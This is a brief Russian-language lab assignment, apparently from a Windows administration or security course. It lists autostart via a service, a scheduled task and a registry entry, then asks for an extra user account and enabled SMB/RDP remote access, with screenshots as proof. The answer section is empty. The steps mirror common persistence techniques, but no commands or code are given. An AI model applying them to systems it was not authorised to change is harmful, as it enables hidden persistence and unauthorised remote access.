1. Создайте сервис и поставьте его на автозапуск – вариант 1.
2. Создайте запланированную задачу в планировщике – вариант 2.
3. Добавьте исполняемый файл для автозапуска через реестр – вариант 3.
4. Создайте дополнительного пользователя и установите ему пароль – вариант 1,2,3.
5. Запустите SMB/RDP и установите все настройки для удаленного доступа – вариант 1,2,3.

Докажите это скриншотами.

**Ответ:**

---

---